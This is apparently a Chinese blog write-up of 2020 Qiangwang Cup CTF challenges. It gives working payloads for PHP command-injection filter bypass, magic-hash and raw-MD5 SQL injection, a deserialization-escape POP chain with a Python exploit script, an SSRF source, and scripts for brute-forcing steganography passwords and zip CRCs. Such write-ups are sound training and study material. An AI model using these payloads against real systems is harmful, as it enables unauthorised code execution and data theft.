2020强网杯部分题总结与复现

原创

Qwzf 于 2020-08-31 23:41:05 发布 1936 收藏 11

分类专栏： CTF 强网杯 文章标签： CTF

本文链接：https://blog.csdn.net/qq_43625917/article/details/108203853

0x00 前言

前几天打了个两天一夜的强网杯比赛，整个人都快要起飞了。比赛后由于CISCN出题，没时间总结，现在总结和复现一下部分题。

0x01 强网先锋：主动

考点：命令执行+绕过黑名单

题目源码：

```php
<?php
highlight_file("index.php");
if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}
system("ping -c 3 $_GET[ip]");
?>
```

很简单的一个过滤了flag关键字的命令执行，，直接拼接绕过即可：

payload

```
?ip=|ls
?ip=;a=g;cat fla$a.php
```

0x02 强网先锋：Funhash

考点：magic hash+弱类型

题目源码：

```php
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}

//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
    die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();
?>
```

一共三关：

```
level1：绕过$_GET["hash1"] != hash("md4", $_GET["hash1"])
level2：绕过$_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3'])
level3：绕过SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'
```

第一关：level1

level1的意思是：找到一个值，md4加密前后相等，才能绕过。

谷歌搜索得到相关知识：HSCTF 2019: MD5–

主要就是利用了PHP的特性，绕过hash1。

里边有一个暴力破解PHP脚本：

```php
$i = 0;
$c = 0;

while (true) {
    if ((++$c % 1000000) == 0) {
        printf(".");
    }
    $n = "0e" . $i++;
    $h = hash('md4', $n);
    if ($n == $h) {
        printf("\nFound: $n\n");
        break;
    }
}
```

`$i` 每次迭代数值加1，然后对生成的 `0e` 前缀字符串 `$n` 进行哈希处理和比较。字符串从 `0e1` 开始，然后继续进行，直到找到匹配项为止。每百万次迭代将一个点打印到屏幕上标记进度。

运行一段时间得到第一个正确的 `0e` 字符串：

```
Found: 0e251288019
```

pyload1

```
?hash1=0e251288019
```

然后就成功绕过了level1。

第二关：level2

level2的意思是：(用了`===`)让传入的两个值不相等且md5加密后相等，才能绕过。

利用md5无法处理数组的特性，使用数组绕过

pyload2

```
?hash1=0e251288019&hash2[]=2&hash3[]=3
```

第三关：level3

level3的意思是：绕过`md5($_GET["hash4"],true)`实现SQL注入。

```
利用字符串：ffifdyop
md5后，276f722736c95d99e921722cf9ed621c
再转成字符串： 'or'6
```

最终pyload:

```
?hash1=0e251288019&hash2[]=2&hash3[]=3&hash4=ffifdyop
```

0x03 强网先锋：web辅助

考点：pop链+反序列化逃逸+代码审计

题目给了源码，审计代码：

```php
//index.php
<?php
@error_reporting(0);
require_once "common.php";
require_once "class.php";

if (isset($_GET['username']) && isset($_GET['password'])){
 $username = $_GET['username'];
 $password = $_GET['password'];
 $player = new player($username, $password);
 //实例化class.php的player类得到对象
 file_put_contents("caches/".md5($_SERVER['REMOTE_ADDR']), write(serialize($player)));
 //将$player序列化
 //write增两个字符
 //file_put_contents()函数把序列化结果写入文件中
 echo sprintf('Welcome %s, your ip is %s\n', $username, $_SERVER['REMOTE_ADDR']);
}
else{
 echo "Please input the username or password!\n";
}
?>
```

```php
//class.php
<?php
class player{
    protected $user;
    protected $pass;
    protected $admin;

    public function __construct($user, $pass, $admin = 0){ //构造函数
        $this->user = $user;
        $this->pass = $pass;
```

```php
        $this->admin = $admin;
    }

    public function get_admin(){
        return $this->admin; //定义get_admin()函数，返回$admin变量
    }
}

class topsolo{
    protected $name;

    public function __construct($name = 'Riven'){
        $this->name = $name;
    }
    public function TP(){
        if (gettype($this->name) === "function" or gettype($this->name) === "object"){
        //gettype获取变量的类型
            $name = $this->name;
            $name();   //1、将实例化对象name当作方法使用，触发midsolo类里的__invoke()
        }
    }
    public function __destruct(){//析构函数，反序列化时调用TP()函数
        $this->TP();
    }
}
class midsolo{
    protected $name;

    public function __construct($name){
        $this->name = $name;
    }
    public function __wakeup(){//属性个数的值大于真实属性个数跳过__wakeup()函数
        if ($this->name !== 'Yasuo'){
            $this->name = 'Yasuo';
            echo "No Yasuo! No Soul!\n";
        }
    }
    public function __invoke(){
        $this->Gank();//调用Gank()函数
    }
    public function Gank(){
        if (stristr($this->name, 'Yasuo')){//2、进行字符串比较触发jungle类里的__toString()
            echo "Are you orphan?\n";
        }
        else{
            echo "Must Be Yasuo!\n";
        }
    }
}

class jungle{
    protected $name = "";

    public function __construct($name = "Lee Sin"){
        $this->name = $name;
    }
    public function KS(){
        system("cat /flag");
    }
    public function __toString(){
```

```
    public function __toString(){
        $this->KS(); //调用KS()函数，得到flag
        return "";
    }
}
?>
```

```
//common.php
<?php
function read($data){
    $data = str_replace('\0*\0', chr(0)."*".chr(0), $data);
 //\0*\0替换成0*0吃掉两个字符
    return $data;
}
function write($data){
    $data = str_replace(chr(0)."*".chr(0), '\0*\0', $data);
 //0*0替换成\0*\0 增加两个字符
    return $data;
}

function check($data)
{
    if(stristr($data, 'name')!==False){
 //$data不能包含name
        die("Name Pass\n");
    }
    else{
        return $data;
    }
}
?>
```

```
//play.php
<?php
@error_reporting(0);
require_once "common.php";
require_once "class.php";

@$player = unserialize(read(check(file_get_contents("caches/".md5($_SERVER['REMOTE_ADDR'])))));
//file_get_contents将文件读入字符串
//调用check检查name，调用read吃两个字符
print_r($player);
if ($player->get_admin() === 1){
 //调用player类的get_admin()函数，获得$admin
 echo "FPX Champion\n";
}
else{
 echo "The Shy unstoppable\n";
}
?>
```

写一下每个文件里的大致意思：

```
index.php
1、在 index.php get传入username和password参数，分别赋值给$username和$password变量
然后将变量传入class.php的player类
2、对$player进行序列化；增两个字符；写入caches目录下的(ip进行md5加密)的文件名

class.php
3、player类：
声明三个保护字段$user、$pass和$admin。
构造函数： $user=$username；$pass=$password；$admin=0
get_admin()函数：返回$admin变量到调用位置(即，play.php中判断返回$admin是否为1)
4、topsolo类：
声明保护字段$name
构造函数：$name='Riven'
析构函数：调用TP()函数；反序列化时调用
TP()函数：判断$name变量类型，若为函数或对象触发__invoke()魔术方法
5、midsolo类：
__wakeup()魔术方法：属性个数的值大于真实属性个数跳过
__invoke()魔术方法：调用Gank()函数
Gank()函数：进行字符串比较触发__toString()魔术方法
6、jungle类：
__toString()魔术方法：调用KS()函数
KS()函数：执行系统命令得到flag

play.php
7、读取caches目录下文件名是md5加密ip得到的文件；检查不能包含name字符串；\0*\0替换成0*0吃掉两个字符；反序列化
8、调用player类的get_admin()函数，获得$admin需等于1

common.php
9、定义read()函数、write()函数和check()函数
read()函数：\0*\0替换成0*0吃掉两个字符
write()函数：0*0替换成\0*\0 增加两个字符
check()函数：$data不能包含name字符串

执行顺序可能是：1->2->(9)->7->(9)->3->   4->5->6
8->3
```

审计完代码后，发现`class.php`里的topsolo类、midsolo类和jungle类可以构造出打印flag的pop链：

> topsolo类里析构函数调用 `TP()` 函数， `TP()` 函数判断 `$name` 变量类型，若为函数或对象触发midsolo类里的 `__invoke()` 魔术方法； `__invoke()` 魔术方法调用 `Gank()` 函数， `Gank()` 函数进行字符串比较触发jungle类里的 `__toString()` 魔术方法； `__toString()` 魔术方法调用 `KS()` 函数， `KS()` 函数执行得到flag的系统命令。

构造POP链进行序列化：

```php
<?php
class topsolo{
    protected $name="Riven";
    public function __construct(){
        $this->name = new midsolo();
    }
}

class midsolo{
    protected $name;
    public function __construct(){
        $this->name = new jungle();
    }
}

class jungle{
    protected $name = "Lee Sin";
    public function __toString(){
        system("cat /flag");
        return "";
    }
}
$hack=new topsolo();
print_r(serialize($hack));
?>
```


序列化结果为：

```
//protected变量序列化后需要在变量前的星号*左右手动添加不可见字符%00，使其成为%00*%00
O:7:"topsolo":1:{s:7:"%00*%00name";O:7:"midsolo":1:{s:7:"%00*%00name";O:6:"jungle":1:{s:7:"%00*%00name";s:7:"Lee
 Sin";}}}
```


同样对player类进行序列化，得到序列化后的结果：

```
O:6:"player":3:{s:7:"%00*%00user";N;s:7:"%00*%00pass";N;s:8:"%00*%00admin";i:1;}
```

源码中只对player类进行反序列化，`read()`函数将`\0*\0`替换成`0*0`吃掉两个字符，于是考虑使用字符串逃逸，破坏序列化字符串的结构，吃掉一部分。
pop链序列化字符串长度为109
方法一：
吃掉的字符串为`";s:7:"%00*%00pass";s:109:"`，长度为23。进行一次`read()`函数可以吃掉两个字符，需进行11.5次，很明显不可以。
在吃掉的字符串后补一位，即吃掉的字符串为`";s:7:"%00*%00pass";s:109:"1`，长度为24。read()函数进行12次，也就是需要12个`%00*%00`。



方法二：
吃掉的字符串为`";s:7:"%00*%00pass";s:109:`，长度为22。read()函数进行11次，也就是需要11个`%00*%00`。



还需要注意的是要跳过midsolo类里的__wakeup()魔术方法，将原本属性个数的值1改大一些，如：2
源码中check函数过滤了关键字`name`，将序列化字符串中表示变量(名)为字符串的小写`s`换为大写`S`，即可解析变量(名)中的16进制`\6e\61\6d\65`(即name)。因为`read()`函数是将`\0*\0`替换成`0*0`吃掉两个字符，所以需要将username里的`%00`换成`\0`，password里为了防止被吃，不要换或将`%00`换成`\00`。
方法一构造payload：
需要read()函数进行12次，也就是需要12个`%00*%00`

```
username=qwzf\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0
password=1";s:7:"%00*%00pass";O:7:"topsolo":1:{S:7:"%00*%00\6e\61\6d\65";O:7:"midsolo":2:{S:7:"%00*%00\6e\61\6d\
65";O:6:"jungle":1:{S:7:"%00*%00\6e\61\6d\65";s:7:"Lee Sin";}}};s:8:"\00*\00admin";i:1;}

将%00换成\00的(注意将1";s:7换成1";S:7    暂时不晓得为什么):
1";S:7:"\00*\00pass";O:7:"topsolo":1:{S:7:"\00*\00\6e\61\6d\65";O:7:"midsolo":2:{S:7:"\00*\00\6e\61\6d\65";O:6:"
jungle":1:{S:7:"\00*\00\6e\61\6d\65";s:7:"Lee Sin";}}};s:8:"\00*\00admin";i:1;}
```

这样就成功将pop链序列化的结果填入了password中，使其被反序列化，打印flag。
也可以进行url编码(也可以不用编码)一下，得到最终payload：

```
username=qwzf%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0
%5C0*%5C0
password=1%22;s:7:%22%00*%00pass%22;O:7:%22topsolo%22:1:{S:7:%22%00*%00%5C6e%5C61%5C6d%5C65%22;O:7:%22midsolo%22
:2:{S:7:%22%00*%00%5C6e%5C61%5C6d%5C65%22;O:6:%22jungle%22:1:{S:7:%22%00*%00%5C6e%5C61%5C6d%5C65%22;s:7:%22Lee S
in%22;}}};s:8:%22%5C00*%5C00admin%22;i:1;}
```

方法二构造payload：
原理类似，吃的字符数不同。需要read()函数进行11次，也就是需要11个`%00*%00`

```
username=qwzf\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0
password=;s:7:"%00*%00pass";O:7:"topsolo":1:{S:7:"%00*%00\6e\61\6d\65";O:7:"midsolo":2:{S:7:"%00*%00\6e\61\6d\65
";O:6:"jungle":1:{s:7:"%00*%00\6e\61\6d\65";s:7:"Lee Sin";}}};S:8:"%00*%00admin";i:0;}
```

传入后访问play.php，进行反序列化，得到flag。
为了方便直接写了个exp
exp：

```python
import requests

url="http://eci-2ze4mvter6u4z188kpmz.cloudeci1.ichunqiu.com/"
users="?username=qwzf%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0%5C0*%5C0"
pwds='&password=1%22;S:7:%22%5C00*%5C00pass%22;O:7:%22topsolo%22:1:{S:7:%22%5C00*%5C00%5C6e%5C61%5C6d%5C65%22;O:7:%22midsolo%22:2:{S:7:%22%5C00*%5C00%5C6e%5C61%5C6d%5C65%22;O:6:%22jungle%22:1:{s:7:%22%5C00*%5C00%5C6e%5C61%5C6d%5C65%22;s:7:%22Lee Sin%22;}}};S:8:%22%5C00*%5C00admin%22;i:1;}'

#传入payload
urls=url+ users + pwds
r=requests.get(urls)
print(r.text)

#访问play.php吃掉字符，输出进行反序列化后的结果
res=requests.get(url+"play.php")
print(res.text)
```

运行得到flag


```
================ RESTART: C:\Users\ASUS\Desktop\强网\html\1.py ==========
Welcome qwzf\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0,
p is 10.0.244.155\n
flag{54144c13-a7ea-45e0-a853-2c7bb85a87dc}
Must Be Yasuo!

>>>
```


0x04 强网先锋：upload

考点：流量分析+steghide隐写

下载解压题目，是一个流量包，筛选协议为http的流量包。发现



意思应该就是使用了steghide隐写，并且是含有密码的。查看下一个数据包，发现里面隐藏了一张jpg图片，提取出来




因为没找到密码，所以直接使用steghide隐写工具不能提取出隐藏内容。

考虑使用脚本爆破密码：

```python
#python3运行
from subprocess import *

def foo():
    stegoFile='1.jpg'#隐写的图片
    extractFile='passwd.txt'#爆破的密码
    passFile='dic.txt'#字典
    errors=['could not extract','steghide --help','Syntax error']
    cmdFormat='steghide extract -sf "%s" -xf "%s" -p "%s"'
    f=open(passFile,'r')
    for line in f.readlines():
        cmd=cmdFormat %(stegoFile,extractFile,line.strip())
        p=Popen(cmd,shell=True,stdout=PIPE,stderr=STDOUT)
        content=str(p.stdout.read(),'gbk')
        for err in errors:
            if err in content:
                break
        else:
            print (content),
            print ('the passphrase is %s' %(line.strip()))
            f.close()
            return
if __name__ == '__main__':
    foo()
    print ('ok')
    pass
```



爆破得到密码123456，然后使用steghide工具提取含有密码的隐藏内容

```
steghide extract -sf 1.jpg -p 123456
```

得到flag

0x05 强网先锋：bank

考点：爆破hash+逻辑漏洞

nc连过去发现是只有得到XXX，才能进行下一步。

找脚本爆破前三位即可，注意速度要快，因为这个nc连接每隔一会儿就会断

```python
#python2运行
#-*- coding:utf-8 -*-
import string
import hashlib
import time
import threading
import sys

string = input("your str: ")
sha256 = input("your sha256: ")
strr="ABCDEFGHIJKMLNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"

def main1(asc1):
    def main2(asc2):
        def main3(asc3):
                asc = asc1+asc2+asc3
                proof=asc+string
                digest = hashlib.sha256(proof.encode('utf-8')).hexdigest()
                if digest == sha256:
                    zhi ='\n\n\n\n\n\n\n\n\n\n----------------------------------\n'+proof+'\n'+digest+'\n\n\n
\n\n\n\n\n\n\n\n\n\n\n\n\n'
                    f = open("zhi.txt",'w')
                    f.write(zhi)
                    f.close()
                    print('\n\n\n\n\n\n\n\n\n\n----------------------------------')
                    print(proof+'\n'+digest+'\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n')
                    sys.exit(0)
                    return
                #else:
                    #day = time.asctime(time.localtime(time.time()))
                    #print "当前时间为: " + day+'\n'
                    #print proof+"\n"+digest+"\n"
        for asc3 in strr:
            t3 = threading.Thread(target=main3,args=(asc3,))
            t3.start()
    for asc2 in strr:
        t2 = threading.Thread(target=main2,args=(asc2,))
        t2.start()
for asc1 in strr:
    t1 = threading.Thread(target=main1,args=(asc1,))
    t1.start()
```

输入爆破出的XXX的值；然后输入队伍token。hint提示的是AES ECB模式加密(可能这才是预期解)。
发现需要买flag，需要1000现金，而自己有10现金。涉及现金，队友想到可能有逻辑漏洞，随便输入负数，发现自己的现金增加了。输入`qwzf -995`，和之前的10相加，够1000现金了，get flag，支付现金得到flag。

0x06 Web：half_infiltration

考点：反序列化+内网攻击
题目源码(自己添加注释后的)：

```php
<?php
highlight_file(__FILE__);
$flag=file_get_contents('ssrf.php');
class Pass
{
    function read()
    {
        ob_start(); //打开输出控制缓冲
        global $result; //函数内部的global,在函数内部的为局部变量，与外部互不干涉
        print $result;

    }
}
class User
{
    public $age,$sex,$num;
    function __destruct()//析构函数，反序列化时调用
    {
        $student = $this->age; //将$age赋值给$student
        $boy = $this->sex;     //将$sex赋值给$boy
        $a = $this->num;       //将$num赋值给$a
    $student->$boy();          //$student以对象调用的方式调用$boy方法
    if(!(is_string($a)) ||!(is_string($boy)) || !(is_object($student)))
    {
        ob_end_clean(); //清空缓冲区并关闭输出缓冲
        exit();
    }
    global $$a; //函数内部的global，声明可变变量
    $result=$GLOBALS['flag']; //当前页面的全局变量$key = value的引用，即引用$flag的值
        ob_end_clean();
    }
}
if (isset($_GET['x'])) {
    echo "<br />".$_GET['x']."<br />";
    $q=unserialize($_GET['x'])->get_it();
    print_r($q);
}
?>
```

构造poc

```php
<?php
$qwzf = new User;
$qwzf->age = new Pass;
$qwzf->sex = 'read';
$qwzf->num = 'result';

$c = new User;
$c->age = new Pass;
$c->sex = 'read';
$c->num = this;

$test = serialize([$qwzf,$c]);
var_dump($test);
```

由于是第五空间do you know原题改的，所以直接修改payload得到：

```
a:3:{i:0;O:4:"User":3:{s:3:"age";O:4:"Pass":0:{}s:3:"boy";s:4:"read";s:3:"num";s:6:"result";}i:0;O:4:"User":3:{s
:3:"age";O:4:"Pass":0:{}s:3:"boy";s:4:"read";s:3:"num";s:4:"this";}i:0;s:4:"AAAA";}
```

将payload传入，查看源代码，发现

```
</code><?php
//经过扫描确认35000以下端口以及50000以上端口不存在任何内网服务,请继续渗透内网
    $url = $_GET['we_have_done_ssrf_here_could_you_help_to_continue_it'] ?? false;
    if(preg_match("/flag|var|apache|conf|proc|log/i" ,$url)){
        die("");
    }

    if($url)
    {

        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_HEADER, 1);
        curl_exec($ch);
        curl_close($ch);

    }
?>
```


进了内网，内网服务没做出来。找到大师傅的博客如下：
2020第四届“强网杯”全国网络安全挑战赛初赛Writeup

0x07 MISC：miscstudy

考点：流量分析+TLS解密+Base64+二进制作像素点画图+jphide隐写+文件分离+crc32碰撞+明文攻击+Python3盲水印+snow在html嵌入隐写信息

第一关


筛选http数据包，得到`39.99.247.28/fonts/1`




访问得到`flag{level1_begin_and_level2_is_come`

第二关


第一关的内容，查询发现是TLS密文日志，保存到一个文件里。使用TLS密文日志在Wirshark解密流量：
打开Wireshark->编辑->首先项->Protocols->TLS->选择TLS密文日志文件



筛选http数据包，得到`47.244.9.130/images/4e5d47b2db53654959295bba216858932.png`



访问得到一张图片，右键保存到本地。winhex打开发现后半部分有可疑信息IDAT，并且最后面的IDAT和IEND之间的信息应该是Base64编码：`bGV2ZWwzX3N0YXJ0X2l0`



Base64解码得到：`level3_start_it`

第三关

第二关发现的可疑IDAT，在上边还有3段，分别进行base64解码得到3600二进制数。想到利用脚本转化为图片。并且应该是像素点画图，1RGB值为(0,0,0)，0RGB值为(255,255,255)。拿个大师傅的脚本：

```
from PIL import Image
MAX = 60
pic = Image.new("RGB",(MAX, MAX))
data = "000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000111111111111000000010011000010000000001110000111111111110000111111111111000000011011100010000
000011100001111111111100001100000000110010011111111001000000000110011100100000000010000110000000011001000011011000
100000000000011110010000000001000011001111001100100001001100100111000000011101001001111100100001100111100110000100
000000111001111111001000000100111111001000011001111001100000000000011100111101100100000010011111001000100001100111100
110011100100111111111100110011100000001111100100001100000000110011000000000111001101101100000010000000001000011
000000000110010011000000011100011111111001100100000000010000111111111111100100110010010011001101100100110011111111
110000111111111111001001100100110000010011001001100111111111110000000000000000001001111111001001100011100010000
000000000000000000000000000010001111100010011000011101100000000000000000001110011000111100000001000000011000011
111110011110001110000011000000000000000010000000110000000001100100000000000000010000001000011100001000000111
110011000001100000001000000000111001100111111000000000000001000100111001111100001001100000111001100111111000000000
000000011001001110011111000010011000001100111000000011111000000010000100000100100111000000100100000001100000000001
110110000001110001000011000001110000000000000001110000011111001100000111111110000110001111111001000000000000011
100100110000000000110000011100111001111100100010010000000011100100100000000001000000111001110011110011001001000
000011100000110011111111000000011100001111111000000111001110000001100000001001111111000000000111000011111110000001
100011000000000001000000100000000000000011000001110011001000000100100000000000000000110000000000000000000111001
101110000000000000010001001111110000100000001000000111111111011111000000000001100000000111000000011111110011010
000001100000000001000000000011100000001110000000111111100111000000100000000010000000001110000100111111111111100000
000111001110000110000011000000000001111000110001001100111000000011000011100011000000000000000000011111001110011001
010111111111100111110000100111001111110000110000011111000010000000010000000111100011000000011100100001000000111
110000100000000010000000111000011000000011100100000011011100000011100000000000000011100000111110000011001000001
111111000000110000000000000001110000000110100000100100001111100000110010000100000000011111000010000000001100010
000000011110000000001000011000000000000000001100000000011000000000001110010000001001111100001110000000011100000000
111000100000001100111000111100111110011111111000010100111111111000110000010001110001111100111110011111111000011
100110111111000110000000000000000001001100100111000000111000111100000110000010000000000000000010011000001100000
000011000001100000110000010000111111111111001001100011100011000011110001100100110011110000110000000011000011110
000011111111001110001000001100111000001100000000110000111100000011111111001110011000001100111000001100111100110
001000010000001000010011100111111111000000000011001111001100001000010000011000010011000011111110000000000110011
110011001001100011111111100011111000011100001101110000110011110011000001100011000000000000110000000000011011100
001100111100110000011111111000000010000111001100000000001110000110000000011001110010011100001100111110001111111
111000000011000000001100111001001110000110011111000111111111111000000010111111110100100111111100111110010011100
111110000001100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000"
i=0
# print(len(data))
for y in range (0,MAX):
    for x in range (0,MAX):
        if(data[i] == '1'):
            pic.putpixel([x,y],(0, 0, 0))
        else:
            pic.putpixel([x,y],(255,255,255))
        i = i+1
pic.show()
pic.save("flag.png")
```

运行脚本，得到一个二维码图片，扫描得

```
链接：https://pan.baidu.com/s/1wVJ7d0RLW8Rj-HOTL9Shug
提取码：1lms
```

下载发现是一个jpg图片，经过`stegdetect`分析，是jphide隐写

```
stegdetect -tjopi -s 10.0 level4.jpg
```

使用stegbreak爆破密码。(stegbreak是stegdetect工具里的一个程序)

```
stegbreak -r rules.ini -f password.txt -t p [stego_file]
# password.txt为字典文件
```

得到密码为`power123`。然后使用jphs的seek选项，输入两次密码`power123`提取隐藏信息

```
https://pan.baidu.com/s/1o43y4UGkm1eP-RViC25aOw
mrpt
level4_here_all
```

第四关

访问第三关的百度网盘链接，下载文件。解压发现level5、level6和level7都在压缩包里，并且还有张1.png图片。

但`level5.png`解压失败，使用foremost工具分离出来了`level5.png`，打开即是本关的flag：`level5_is_aaa`

第五关

打开level6.zip，发现有密码并且文件大小都很小，想到crc32碰撞。但通用脚本并没有碰撞出来内容。从wp了解到通用脚本只能碰撞4字节和6字节的。而这个是4字节和5字节的。于是直接拿来师傅的脚本碰撞：

```
#coding:utf-8
#通用脚本：https://github.com/theonlypwner/crc32 目前适合4、6字节的
import binascii
import string
# dic=string.printable   #各种打印字符
dic='abcdefghijklmnopqrstuvwxyz0123456789_'
crc1 = 0x9aeacc13  # 记得要以0x开头
crc2 = 0xeed7e184
crc3 = 0x289585af
def CrackCrc5(crc):
    for i in dic :
        for j in dic:
            for p in dic:
                for q in dic:
                    for h in dic:
                        s=i+j+p+q+h
                        if crc == (binascii.crc32(s.encode("ascii"))):
                            print (s)
                            return 1
def CrackCrc4(crc):
    for i in dic :
        for j in dic:
            for p in dic:
                for q in dic:
                        s=i+j+p+q
                        if crc == (binascii.crc32(s.encode("ascii"))):
                            print (s)
                            return 1
CrackCrc5(crc1)
CrackCrc4(crc2)
CrackCrc5(crc3)
```

运行脚本，得到的内容为`level6_isready`

第六关

打开level7.zip，发现依旧加密了。但加密的文件有1.png。而之前第四关解压出来的有一张未加密的1.png。于是想到明文攻击：

将`1.png`压缩成`1.zip`

使用ARCHPR工具，选择攻击类型为明文。选择加密文件level.zip，明文文件1.zip。开始攻击

得到解密后的压缩包`level7_decrypted.zip`，解压发现两张一样的图

一般遇到两张一样的图，可以想到：双图、盲水印。测试后发现要使用python3版本的

```
python3 bwmforpy3.py decode 4.png 5.png result.png
```

```
level7ishere
39.99.247.28/final_level
```

第七关

访问第六关得到的地址`39.99.247.28/final_level`，额，没找到关键信息。瞟一眼wp，发现snow，第一印象想成了whitespace隐写，然而并不是。看一下大师傅这部分的完整wp：

> 这里是静态页面且目录下无法扫到其它的东西。那么应该是一种隐写。最后发现存在 snow 在html嵌入隐写信息，我们可以直接去解密网站在线解密 http://fog.misty.com/perry/ccs/snow/snow/snow.html 但是这里我们还需要知道其密码。经过反复尝试和查找，发现其密码居然是 no one can find me

额，这就很明确了。考察的是在html嵌入隐写信息，直接使用解密网站解密，密码是在源代码处发现的`no one can find me`，解密得到`the_misc_examaaaaaaa_!!!}`

七关拼在一起就是最终flag!

0x08 后记

总的来说，这次强网杯比赛收获很大。学到的新知识有：`md4`、`反序列化逃逸`、`steghide隐写爆破密码`、`hash碰撞`、`TLS解密`、`二进制作像素点画图`、`jphide隐写`、`4字节和5字节的crc32碰撞`、`snow在html嵌入隐写信息`

参考：2020第四届“强网杯”全国网络安全挑战赛初赛Writeup